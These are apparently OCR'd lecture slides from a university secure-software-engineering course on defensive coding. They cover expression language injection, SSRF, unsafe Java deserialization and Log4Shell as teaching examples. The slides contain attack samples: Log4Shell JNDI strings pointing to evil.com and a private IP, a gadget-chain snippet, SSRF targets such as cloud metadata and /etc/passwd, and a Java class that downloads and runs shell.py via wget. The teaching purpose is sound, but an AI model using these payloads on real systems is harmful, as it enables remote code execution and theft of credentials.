Behavioural Security Group

UNIVERSITÄT BON

Secure Software Engineering

Winterterm 2024/25

Defensive Coding

Dr. Sergej Dechand / Dr. Christian Tiefenau

Outline today

🐛 3 Vulnerabilities of the day

- Expression Language Injection
- Server Side Request Forgery
- Unsafe Deserialization

🦺 Defensive Coding

- Principles, Complexity, Vulnerability-knowledge
- Validating/Sanitizing Input
- Exception Handling
- Problems with object-oriented languages
- Concurrency
- Attack Surface
- …

Vulnerability of the day #1

CWE-917: Expression Language Injection (ELi)

Expression Language Injection

When your string / template engine becomes a code executor

🔧 Template engines use expression languages to make pages dynamic

- JSP: ${username}
- Thymeleaf: ${username}
- Struts2/OGNL: %{username}
- Django, Rails, Jinja, you name it

⚠️ EL sometimes require more than looking up values

- Convenient: `${user.getName()}`

💀 What if your username is

- `${java.lang.Runtime).getRuntime().exec('calc')}`

Vulnerability of the day #2


CWE-918: Server-Side Request Forgery
When Your Server Becomes an Attacker's Proxy

SSRF | Setting

Get the server to make network (HTTP) requests on behalf of an attacker

🌐 Web Server gets URLs which can be controlled by a user

```java
// Innocent looking code
public void fetchImage(String imageUrl) {
    URL url = new URL(imageUrl);  // User controlled
    URLConnection conn = url.openConnection();
    InputStream stream = conn.getInputStream();
    // Process image...
}
```



💀 What can go wrong?

```
> What's your URL?: http://localhost:8080/admin/deleteAll
> Server Loads Image
```

SSRF | Why SSRF is Dangerous

Your server makes requests for attackers

🔓 Internal / External Network Access

- Bypass firewalls - access internal and external services
- Port scanning - map your infrastructure
- Admin panels - http://localhost/admin

💳 Data Theft

- AWS: http://169.254.169.254/ → IAM credentials
- Can read local files: file:///etc/passwd

🎯 Attack Chain Enabler

- Often combined with other vulnerabilities
- Can trigger internal APIs

Vulnerability of the day #3

CWE-502: Deserialization of Untrusted Data aka Unsafe Deserialization

Unsafe Deserialization | Attack


Getting the server to execute local code

📦 What is Deserialization?

- Converting byte streams back into objects
- Used for: caching, session storage, APIs, messaging
- The problem: Objects are reconstructed WITHOUT validation

⚠️ The Fatal Flaw

```
public class Employee implements java.io.Serializable {
    // ...
}
ObjectInputStream in = new
ObjectInputStream(untrustedInput);
Employee e = (Employee) in.readObject(); // 💣 RCE
```



🎭 It's Not Just Java!

- Python: pickle.loads()
- PHP: unserialize()
- C#: BinaryFormatter.Deserialize()
- Even JSON/XML with auto-binding can be vulnerable!

Deserialization | Exploitation

Gadget Chain Attacks

🔗 The Attack Chain (Simplified)

1. Attacker crafts malicious serialized object
2. Your app calls readObject()
3. Triggers innocent-looking methods:

   HashMap.readObject() → hashCode() → equals() → compare()
4. Each method calls the next in the chain
5. Final link: Runtime.exec("malicious command")

📚 Real Example: Commons Collections

```
ChainedTransformer chain = new ChainedTransformer(
    new ConstantTransformer(Runtime.class),
    new InvokerTransformer("getMethod", ...),
    new InvokerTransformer("invoke", ...),
    new InvokerTransformer("exec", new Object[]{"calc.exe"})
);
// When deserialized → calculator pops up (or worse!)
```

Unsafe Deserialization | Defense

Just don't deserialize objects!


❌ NEVER Use Native Object Deserialization

- No usage of pickle, marshal, ObjectInputStream, Serializable
- Never deserialize user input, cookies, or external data
- "But I need to transfer objects!" → No, you need to transfer DATA

✅ ALWAYS Use Structured Data-Only Formats

- JSON → Parse to primitives → Validate → Construct objects
- Protocol Buffers / MessagePack (schema-defined)
- CSV for tabular data


MINECRAFT
MINECRAFT
MINECRAFT



Minecraft* 1.15.2 - Multijugador (de terceros)
<testerlo4j> ${jndi:ldap://192.168.1.32:1389/xpoaf5}

Recently uncovered software flaw ‘most critical vulnerability of the last decade’


Log4Shell grants easy access to internal networks, making them susceptible to data loot and loss and malware attacks

Cybersecurity experts say Minecraft players have already exploited a software flaw to breach other users by pasting a short message in a chat box. Photograph: Damian Dovarganes/AP

A critical vulnerability in a widely used software tool - one quickly exploited in the online game Minecraft - is rapidly emerging as a major threat to organizations around the world.


Attacker
Application
Log4j
JNDI
Evil LDAP
JVM
Input: ${jndi:ldap://evil.com/a}
logger.info("User: " + input)
Expression Language Injection!
Interprets ${jndi:...} pattern
Lookup ldap://evil.com/a
SSRF Vulnerability!
Connect to evil.com:1389
Serialized Java Object
Deserialization Vulnerability!
readObject() - no validation!
Execute attacker's code
Remote Code Execution
Attacker
Application
Log4j
JNDI
Evil LDAP
JVM

```
public class ExecTemplateJDK8 {
  static {
    String[] arrayOfString;
    if (System.getProperty("os.name").toLowerCase().contains("win")) {
      arrayOfString = new String[] { "cmd.exe", "/C", "wget http://192.168.1.32:8000/shell.py && python shell.py" };
    } else {
      arrayOfString = new String[] { "/bin/bash", "-c", "wget http://192.168.1.32:8000/shell.py && python shell.py" };
    }
    try {
      Runtime.getRuntime().exec(arrayOfString);
    } catch (Exception exception) {
      exception.printStackTrace();
    }
    System.out.println();
  }
}
```



`${jndi:ldap://kenobi.ben/bye}`

Recap | Risk Assessment & Risk-based test planning

Understand and apply risk assessment for risk-driven test planning

🎓 Learnings

- Risk(incident) = p(occurrence) * impact
- Security risk assessment: identify assets and weigh probability and impact
- Risk management → mitigate risks through planning and tracking risk effectiveness
- Risk-Driven Test Planning aims to mitigate negative customer impact by planning early

🧰 Tools

- Protection Poker to quantify risk based on ease of attack and asset value
- Risk-Driven Test Planning

Defensive Coding

Defensive Coding | Relation to Risk Analysis and Secure Design

⚖️ Risk analysis

- All about domain, assets, threats, what-ifs
- Global-minded
- Prioritization is critical

🛡️ Secure Design

- Minimize attack surface
- Principle of least privilege
- Defense in depth
- Ideal orchestration of security components
  - Where to use crypto, access control, etc.

Defensive Coding | Relation to Risk Analysis and Secure Design

🦺 Defensive Coding on the other hand, addresses two main issues:

1.) Code must follow the secure architecture


- One small change in code → big change in risk analysis
  - e.g. storing passwords in the Customer table vs. Users table
  - e.g. website allowing uploading files for one feature
- Security components must be in place where specified and must be used in a *functionally correct* way

2.) Code must be free of internal weaknesses

- Avoid all those VOTDs
- Requires specific knowledge of security programming pitfalls in the programming language at hand

⚠️ We should *always* code defensively

Defensive Coding | Relation to Risk Analysis and Secure Design



Defensive Coding Principles

🎰 Writing insecure code is surprisingly easy

- Mysterious coding assumptions
- Many different technologies to know

🔧 Maintainability still counts

- Duplicate code is even harder to secure
- Vulnerabilities often have regressions and incomplete fixes

📚 Know your APIs!

- Misusing an API in the wrong context can be a vulnerability
  e.g. an XML parser that also executes includes
- Copying from Internet examples without understanding? For shame.

🎭 Don’t be paranoid

- Know what you can trust, but don’t trust StackOverflow or ChatGPT blindly

Complexity

"Complexity is the enemy of security" – Gary McGraw

🏗️ Structural complexity


- Lots of interconnected subsystems → Architectural complexity
- Lots of if's & loops → Cyclomatic complexity (McCabe)

🤯 Cognitive complexity

- Lack of understanding → Mistakes (vulnerabilities)
- How much do I have to think about how this feature works?
- Subjective, but important

🚨 Complexity in inputs → big security risks

